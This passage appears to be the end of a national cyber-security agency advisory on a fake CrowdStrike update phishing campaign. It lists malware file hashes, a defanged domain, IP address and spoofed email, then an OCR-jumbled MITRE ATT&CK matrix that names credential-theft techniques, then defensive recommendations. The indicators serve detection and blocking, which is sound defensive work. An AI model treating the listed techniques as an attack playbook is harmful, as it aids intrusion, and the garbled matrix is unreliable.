

Figure 19: Telegram group registration

Indicators of compromise

- ***HASH***

Update3.pdf
19001dd441e50233d7f0addb4fcd405a70ac3d5e310ff20b331d6f1a29c634f0

Update.zip
96dec6e07229201a02f538310815c695cf6147c548ff1c6a0def2fe38f3dcbc8

Crowdstrike.exe
4491901eff338ab52c85a77a3fbd3ce80fda738046ee3b7da7be468da5b331a3

Carroll
1fa1f7f0089f89e07406412c257ae546bb9728f7055f804e800e6c41a682c882

“L”
6f3428555b02970c6f0e0cd40e5d7296bd5cd6326a8cc197ca1aa9025091318b

- **Domain**

hxxp[://]icanhazip[.]com

- **IP**

66[.]29[.]159[.]80

- **Email**

update[@]cowdstrike[.]com[.]vp

MITRE ATT&CK techniques

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Gather Victim Identity Information	Acquire Infrastructure	1 Spearphishing Link	1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	2 1 Input Capture	2 File and Directory Discovery	Remote Services	1 Archive Collected Data	1 Ingress Tool Transfer	Exfiltration Over Other Network Medium	1 System Shutdown/Reboot
Credentials	Domains	Default Accounts	1 Native API	1 Windows Service	1 Windows Service	1 Deobfuscate/Decode Files or Information	LSASS Memory	1 6 System Information Discovery	Remote Desktop Protocol	2 1 Input Capture	1 1 Encrypted Channel	Exfiltration Over Bluetooth	Network Denial of Service
Email Addresses	DNS Server	Domain Accounts	1 Exploitation for Client Execution	1 Browser Extensions	2 1 2 Process Injection	1 Obfuscated Files or Information	Security Account Manager	1 1 1 Security Software Discovery	SMB/Windows Admin Shares	1 Clipboard Data	2 Non-Application Layer Protocol	Automated Exfiltration	Data Encrypted for Impact
Employee Names	Virtual Private Server	Local Accounts	Cron	Login Hook	Login Hook	1 Software Packing	NTDS	3 Process Discovery	Distributed Component Object Model	Input Capture	3 Application Layer Protocol	Traffic Duplication	Data Destruction
Gather Victim Network Information	Server	Cloud Accounts	Launchd	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	3 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Fallback Channels	Scheduled Transfer	Data Encrypted for Impact
Domain Properties	Botnet	Replication Through Removable Media	Scheduled Task	RC Scripts	RC Scripts	1 1 Masquerading	Cached Domain Credentials	Wi-Fi Discovery	VNC	GUI Input Capture	Multiband Communication	Data Transfer Size Limits	Service Stop
DNS	Web Services	External Remote Services	Systemd Timers	Startup Items	Startup Items	3 1 Virtualization/Sandbox Evasion	DCSync	Remote System Discovery	Windows Remote Management	Web Portal Capture	Commonly Used Port	Exfiltration Over C2 Channel	Inhibit System Recovery
Network Trust Dependencies	Serverless	Drive-by Compromise	Container Orchestration Job	Scheduled Task/Job	Scheduled Task/Job	2 1 2 Process Injection	Proc Filesystem	System Owner/User Discovery	Cloud Services	Credential API Hooking	Application Layer Protocol	Exfiltration Over Alternative Protocol	Defacement

Recommendations

NCSA recommends:

- Immediate blocking Indicators of Compromise in your security devices.
- Continuous analysis of logs coming from SIEM (Security information and Event Management).
- Training of non-technical staff about "Phishing" attacks and ways to avoid being infected by them.
- Installation of network perimeter devices that perform deep traffic analysis based not only on access list rules but also on its behavior (NextGen Firewalls).
- Segmentation into different VLANs of the networks, applying "Access control list for the entire perimeter of the network", webservices should be separated from their Database, Active Directory should be in a separate VLAN.
- Applicate and use of the LAPS technique for Microsoft systems, for managing passwords of Local Administrators.
- Apply traffic filters in the case of remote access to hosts (employees/third parties/customers).
- Implement solutions that filter, monitor and block malicious traffic between Web applications and the Internet, Web Application Firewall (WAF).
- Conduct traffic analysis at the "behaviour" level for end devices, application of EDR, XDR solutions. This brings the analysis of malicious files not only at the signature level but also at the behavior level.
- To design the "Identity Access Management" user access management solution to control the identity and privileges of users in real time according to the "zero-trust" principle.